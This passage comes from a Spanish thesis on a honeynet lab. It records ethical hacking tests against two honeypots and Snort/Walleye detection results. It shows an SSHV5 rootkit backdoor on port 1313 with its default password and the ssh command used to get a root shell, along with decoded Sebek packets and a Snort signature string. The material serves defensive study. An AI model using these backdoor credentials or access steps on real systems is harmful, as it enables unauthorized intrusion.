


Figura 30-4: Descripción de ataque No.8 - Transferencia del rootkit al Honey2

Fuente: Realizado por: Cristina Palmay

Se puede observar que el backdoor ha sido instalado con el puerto 1313, para permitir conexiones con SSH versión 1.0, utilizando las credenciales por defecto del usuario root y

como contraseña knocktoopen, ahora ya es posible acceder al Honeypot a través del backdoor. Para establecer la conexión con e Honeypot se digita el comando *$ ssh -1 root@10 .126.7.84 -p 1313*, a través de una sesión SSH.



```
$ ssh -1 root@192.168.30.100 -p 1313

The authenticity of host '[10.126.7.76]:1313 ([10.126.7.76]:1313)'can't be established
RSA1 key fingerprint is dc:cd:da:72:fe:6e:db:70:ff:11:e5:cc:b4:27:80:80.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.126.7.76]:1313'(RSA1) to the list of known hosts.
root@10.126.7.76's password:
Last login: Thu Oct 10 16:21:37 2016 from 10.126.7.84

[sh]  w.e.l.c.o.m.e
[sh]  To The Virtual Reality
[sh]  Enjoy and behave !

[root@honey2:/root]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) \
        context=user_u:system_r:unconfined_t
[root@SH-crew:/root]# pwd
/root
```

Figura 31-4: Descripción de ataque No.8: Conexión a Honey1 a través del backdoor

Fuente: Realizado por: Cristina Palmay

Análisis del Ataque en Walleye.

Tabla 8-4 Análisis en Walleye – Detección Ocho: Acceso a través de backdoor

DETECCIÓN OCHO: Ataque de denegación de servicios	
HALLAZGO:	Acceso no autorizado a través de backdoor al Honeypot 10.126.7.76
EVIDENCIAS EN LOGS DE WALLEYE:	Como se puede observar en la figura 4-32, se carga un archivo de 681Kb, desde la dirección Ip: 10.126.7.84, al Honeypot *Honey2*, a través de SSP. En la figura 33-4, se puede observar que tras la detección de la conexión SSP anterior, el protocolo Sebek ha trasferido datos desde el Honeypot *Honey1*, al Honeywall. En la figura 34-4, se observa el paquete Sebek, decodificado en donde se puede observar los comandos ingresados por el atacante para transferir el archivo de instalación del backdoor. En la figura 35-4, se observa el log del Honeypot *Honey1*, */var/log/secure*, en el cual ha quedado registrada la conexión SSH desde un computador con dirección Ip: 10.126.7.84. *Continúa pag. 133*

	En la figura 36-4, también se observa que en el archivo log de Sebek del Honeypot */var/log/sebek_commands*, se ha registrado la conexión a través de SSH desde la Ip: 10.126.7.84, y el archivo transferido al Honeypot *Honey1*.

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay




Figura 32-4: Detección Ocho- Transferencia de backdoor a Honeypot Honey2

Fuente: Realizado por: Cristina Palmay




Figura 33-4: Detección Ocho - Flujo de datos de Sebek

Fuente: Realizado por: Cristina Palmay

```
10/10-16:13:59.200509 0:C:29:B3:7D:1F -> 0:C:29:7E:33:2D type:0x800 len:0x7A
10.126.7.76 :64000 -> 10.126.7.84 :65000 UDP TTL:32 TOS:0xD ID:40 IpLen:20 DgmLen:108
Len: 80
00 00 04 57 00 03 00 03 00 00 07 12 52 56 C4 34  ...W........RV.4
00 06 7E EF 00 00 0E A3 00 00 0E A4 00 00 01 F4  ..~.............
00 00 00 03 00 17 80 0C 73 63 70 00 00 00 00 00  ........scp.....
00 00 00 00 00 00 00 18 2F 68 6F 6D 65 2F 6D 61  ......../home/ma
67 30 32 33 2F 73 68 76 35 2E 74 61 72 2E 67 7A  g023/shv5.tar.gz
```

Figura 34-4: Detección Ocho- Paquete Sebek decodificado

Fuente: Realizado por: Cristina Palmay

```
Oct 10 16:13:56 centossrv: Accepted password for mag023 from 10.126.7.84    port 38210 ssh2
Oct 10 16:13:56 centossrv: pam_unix(sshd:session): session opened for user mag023 by (uid=0)
Oct 10 16:13:56 centossrv: Received disconnect from 10.126.7.84  : 11: disconnected by user
Oct 10 16:13:56 centossrv: pam_unix(sshd:session): session closed for user mag023
```

Figura 35-4: Detección Ocho- Archivo /var/log/secure del Honeypot

Fuente: Realizado por: Cristina Palmay




Figura 36-4: Detección Ocho- Archivo /var/log/Sebek_commands del Honeypot

Fuente: Realizado por: Cristina Palmay

4.2.5 Resultados de pruebas sin la implementación de la guía de buenas prácticas.

En esta sección se realiza un resumen de las actividades ocurridas en la Honeynet tras aplicar las pruebas de Hacking Ético, durante las cuales la Honeynet detectó una gran cantidad de conexiones correspondientes a intentos de ataques y ataques exitosos. La descripción de los resultados está organizada de la siguiente manera:

Cantidad de paquetes por ataques hacia los Honeypots. - En esta sección se muestran los resultados obtenidos de la cantidad de paquetes provenientes de ataques o amenazas, dirigidos a cada uno de los Honeypots: *Honey1* y *Honey2;* tomando el criterio de que *Todas las conexiones a los Honeypots se consideran sospechosas.*

Para obtener el total de paquetes a los Honeypots, se ha utilizado la interfaz gráfica Walleye, en la cual se consulta por fecha, en este caso se selecciona la fecha en la que se ejecutó las pruebas de Hacking Ético, y la ip de destino, correspondiente a los Honeypots analizados; como se puede observar en la figura 37-4.




Figura 37-4: Detección Nueve - Captura de tráfico en la interfaz Walleye

Fuente: Realizado por: Cristina Palmay

Para la elaboración de la tabla 9-4 se realizan las consultas según el parámetro *Ip Destino* en este caso la Ip corresponde a cada uno de los a Honeypot. A continuación, se presenta la tabla 4-9, con los resultados de la cantidad de paquetes dirigidos a los Honeypots debido a ataques informáticos.

Tabla 9-4 Paquetes hacia los Honeypots por ataques informáticos

AMENAZAS EJECUTADAS POR HONEYPOT		CANTIDAD PAQUETES
Honey1	Ataque de escaneo de puertos con Nmap.	2.795
	Ataque de inyección de código a MySql	3.158
	Ataque de diccionario al servidor MySql.	15.174
	Instalación de backdoor (rootkit SSHV5).	726
	Ataque de acceso no autorizado a través del backdoor del rootkit SSHV5.	1.122
Total, de paquetes ingresados al Honey1		**22.975**
Honey2	Ataque de escaneo de puertos con Nmap.	1.574
	Ataque de diccionario contra el servicio FTP.	4.682

	Ataque de denegación de servicio, TCP/SYN (Flooding)	26.374
Total, de paquetes ingresados al Honey1		**32.630**
TOTAL, DE PAQUETES POR ATAQUES A LA HONEYNET		**55.605**

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

La figura 38-4, muestra los paquetes provenientes de ataques dirigidos al Honeypot *Honey1*.




Figura 38-4: Conexiones a Honey1 sin políticas de seguridad

Fuente: Realizado por: Cristina Palmay

Según los resultados obtenidos, se observa que existen paquetes provenientes de todos los ataques dirigidos al Honeypot *Honey1*, es decir en este caso, el nivel de protección contra amenazas del Honeypot *Honey 1* es nulo, porque no se pudo bloquear el tráfico proveniente de ninguno de ellos.

También se puede observar que por su naturaleza el ataque de diccionario ha sido el que más paquetes ha enviado hacia el Honeypot. La figura 38-4, muestra los paquetes provenientes de ataques dirigidos al Honeypot *Honey2*.




Figura 39-4: Conexiones al Honey2 sin políticas de seguridad


Fuente: Realizado por: Cristina Palmay

En este caso también existen paquetes de todos los ataques ejecutados contra el Honeypot *Honey2*, al igual que el caso anterior se evidencia que el nivel de protección contra amenazas es nulo

También se observa que existen veinte y seis mil trecientas setenta y cuatro (26.374) paquetes, provenientes del ataque de TCP/SYN (FLOODING) aplicado, el mismo que ocasiono un consumo excesivo de recursos del Honeypot ocasionando la pérdida de disponibilidad de servicios, en un segundo lugar se encuentra unas cuatro mil seicientas ochenta y dos (4.682) conexiones debido a un escaneo de tráfico al ataque de diccionario contra el servidor FTP.

Cantidad de amenazas identificadas en Walleye. - En esta sección se miden los resultados de acuerdo a las alertas generadas por el módulo Snort al detectar conexiones maliciosas, para ello se ha tomado como base la clasificación de reglas de Snort configuradas en el Honeywall.

La información generada por Snort se toma de la base de datos MySql instalada en el Honeywall, la cual registra las alertas clasificadas por las reglas implementadas, en la base de datos se puede obtener de información de la cantidad de paquetes maliciosos que han sido detectados por cada regla, así como su porcentaje.



< Clasificación >	< Total # >	< Sensor # >	< Firma >	< Dirección Origen >	< Dirección Dest >
descladificado	146 (0.17%)	1	7	138	148
back-traffic.rules	19183 (34%)	1	88	95	30
exploit.rules	4376 (8%)	1	9	62	71
scan.rules	2933 (5%)	1	9	24	42
ftp.rules	8700 (16%)	1	14	271	895
icmp.rules	12542 (23%)	1	1	3	12
mysql.rules	4687 (8%)	1	8	97	517
backdoor.rules	2586 (5%)	1	29	448	328
attack-response.rules	598 (0.73%)	1	100	713	5835
mics-attacks	47 (0.57%)	1	10	76	84
bad-unknown	32 (0.38%)	1	1	2	548

Figura 40-4: Consultas a la Web BASE

Fuente: Realizado por: Cristina Palmay

Para mejorar la comprensión de los resultados anteriormente obtenidos a continuación se realiza una tabla de resumen en donde constan solamente las categorías de reglas de Snort que han detectado alertas en la Honeynet.

Tabla 10-4 Amenazas identificadas por Snort sin políticas de seguridad

CANTIDAD DE PAQUETES DETECTADOS SEGÚN LA CATEGORIA DE SNORT		
CLASIFICACIÓN POR BASE DE FIRMAS	**PAQUETES POR REGLA**	**PORCENTAJE**
bad-traffic.rules	19.183	34%
exploit.rules	4.376	8%
scan.rules	2.933	5%
ftp.rules	8.700	16%
icmp.rules	12.542	23%
mysql.rules	4.687	8%
backdoor.rules	2.586	5%
attack-responses.rules	598	1%
TOTAL, DE PAQUETES DETECTADOS POR SNORT	**55.605**	**100%**

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

Los resultados de la tabla 10-4 se detallan en el siguiente diagrama pastel:




Figura 41-4: Alertas Snort por categorías sin políticas de seguridad

Fuente: Realizado por: Cristina Palmay

En la figura 40-4, se puede observar que todos los paquetes provenientes de los ataques dirigidos hacia los Honeypots han sido detectados por el módulo Snort el cual los ha clasificado según el tipo de amenaza, de sus bases de datos de firmas.

En la figura 40-4 también se puede observar que la categoría de reglas *bad-traffic-rules*, ha obtenido el mayor porcentaje de treinta y cuatro por ciento (34%), debido a que en esta categoría se registró como tráfico anormal, todo el tráfico generado por el ataque de denegación de servicio TCP/SYN (FLOODING).

Le sigue con un porcentaje de diesiceis por ciento (16%) la categoría de reglas *ftp.rules* en este conjunto de reglas se registra el tráfico proveniente del ataque de denegación de servicio al servidor FTP.

En la tabla 11-4, en cambio se detalla la cantidad de veces que ha aparecido una alerta deSnort correspondiente a una firma en la interfaz Walleye, tras la detección e identificación de un ataque o intento de ataque en tiempo real.

Cabe mencionar que cada firma de cada una de las categorías del módulo Snort, corresponde a la detección de una vulnerabilidad o un ataque conocido. Los datos para la tabla 11-4 se han obtenido de la interfaz BASE del módulo Snort.

Tabla 11-4 Amenazas detectadas en la Honeynet sin políticas de seguridad

AMENAZAS DETECTADAS EN LA HONEYNET					
ALERTAS EMITIDAS POR SNORT	**SID**	**CATEGORÍA**	**ATAQUE DETECTADO**	**# VECES**	**%**
BAD-TRAFFIC data in TCP SYN packet	526	bad-traffic.rules	Ataque de fuerza bruta al servidor FTP. Ataque de TCP/SYN (Flooding)	46	27%
EXPLOIT SSH server banner overflow	1838	exploit.rules	Trafico sospechoso hacia el servidor SSH.	17	10%
SCAN nmap XMAS	1228	scan.rules	Escaneo de puertos con Nmap.	11	7%
FTP adm scan"; flow:to_server, established; content:"PASS ddd@|0A|	353	ftp.rules	Ataque de denegación de servicio contra el servidor FTP.	28	17%
ICMP PING NMAP	-	icmp.rules	Escaneo de puertos con Nmap	13	8%
ICMP PATH MTU denial of service	3626	icmp.rules	Ataque de TCP/SYN (Flooding)	26	16%
MYSQL protocol 41 secure client overflow attempt	3669	mysql.rules	Ataque de diccionario al servidor MySql.	15	9%
BACKDOOR MISC Linux rootkit attempt	213	backdoor.rules	Instalación del rootkit SSHV5 en el servidor	5	3%

			MySql.		
BACKDOOR Remote PC Access connection attempt	2124	backdoor.rules	Acceso al servidor MySql a través del backdoor del rootkit SSHV5.	4	2%
ATTACK-RESPONSES id checks returned root	498	attack-responses.rules	Ataque de diccionario al servidor MySql exitoso. Acceso al servidor MySql a través del backdoor del rootkit SSHV5 exitoso.	2	1%
TOTAL DE AMENAZAS IDENTIFICADAS:				**167**	**100%**

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

En la tabla 11-4 además de detallar la cantidad de alertas mostradas en la interfaz Walleye, se tiene la información del Id de la firma, el mismo que se utiliza para realizar consultas en el sitio Web de Snort para determinar la solución a la vulnerabilidad correspondiente a una determinada firma.

Además, se especifica la categoría de reglas a la que pertenece una determinada firma y el ataque o intento de ataque que ha generado la alerta en Walleye. El siguiente gráfico se observa los porcentajes obtenidos de la tabla 4-11:




Figura 42-4: Vulnerabilidades detectadas sin políticas de seguridad

Fuente: Realizado por: Cristina Palmay

Como se puede observar en el grafico 42-4, en primer lugar de ocurrencia se encuentra la firma *BAD-TRAFFIC data in TCP SYN packet* perteneciente a al conjunto de reglas *bad-traffic.rules* con un porcentaje de ocurrencia de un veinte y siete por ciento (27%), la misma que hace referencia a la detección de tráfico anormal en este caso debido a los ataques de denegación de servicio TCP/SYN (Flooding).

Además, este tráfico hace referencia a un ataque de fuerza bruta contra el servidor FTP, debido a la naturaleza de estos ataques se efectuó él envió de un gran volumen de paquetes en intervalos de tiempo pequeños.

En segundo lugar, de ocurrencia se encuentra la firma *FTP adm scan; flow:to_server, established; content:"PASS ddd@|0A|*, la misma que se activa tras la detección de un ataque que causa denegación de servicio debido al proceso de búsqueda de password al servidor FTP.

En el tercer lugar de ocurrencia esta la firma *ICMP PATH MTU denial of service* con un porcentaje de un diesiceis por cientos (16%), la misma que hace referencia a ataques de denegación de servicio con técnicas Flooding.

Con porcentajes menores de ocurrencia se encuentran las firmas *EXPLOIT SSH server banner overflow*, con un diez por ciento (10%), la misma que se activa tras la detección de intentos de explotación de versiones vulnerables de SSH, en este caso debido al uso SSH V1 para el rootkit instalado en uno de los Honeypots.

Le sigue la firma *MYSQL protocol 41 secure client overflow attempt*, con un porcentaje de ocurrencia de un nueve por ciento (9%), la misma se activa cuando se intenta explotar vulnerabilidades del servidor MySql, en este caso la firma se disparó tras la detección del ataque de diccionario realizado para obtener las credenciales de usuario *root* de MySql.

Las firmas *ICMP PING NMAP* y *ICMP PING NMAP*, presenta un porcentaje de ocurrencia de un ocho por ciento (8%) y siete por ciento (7%) respectivamente, ambas firmas se activan tras la detección de ataques de escaneo de puertos con Nmap, sin embargo, cada firma pertenece a un conjunto diferente de reglas, scan.rules y icmp.rules.

Con porcentajes mínimos de ocurrencia se encuentran las firmas *BACKDOOR MISC Linux rootkit attempt*, *BACKDOOR Remote PC Access connection attempt* y *ATTACK-RESPONSES id check returned root"*, con el tres por ciento (3%), dos por cientos (2%) y uno por ciento (1%) respectivamente; las dos primeras se activan tras la detección de procesos de instalación y ejecución de backdoor tipo ILOVEYOU, KOURNIKOVA, en este caso se utilizó el SSHV5.

4.3 Ejecución de las pruebas de hacking ético con la aplicación de la guía de buenas prácticas.

En este caso se implementó sobre el escenario de pruebas la política de seguridad y los controles ISO 27001 propuesta en la guía de buenas prácticas, para la demostración de la

hipótesis se aplicaron las mismas herramientas para las pruebas de hacking ético aplicadas en la sección anterior.

4.3.1 Fase de reconocimiento

En esta fase, se busca obtener información acerca de la topología de la red, en este caso se ejecutó el software Free Ip Scanner, y se obtuvo el direccionamiento Ip de la red de producción, no se aplicó ningún control ISO para bloquear la salida de esta información, debido a que esta herramienta es necesaria para los administradores de la red.

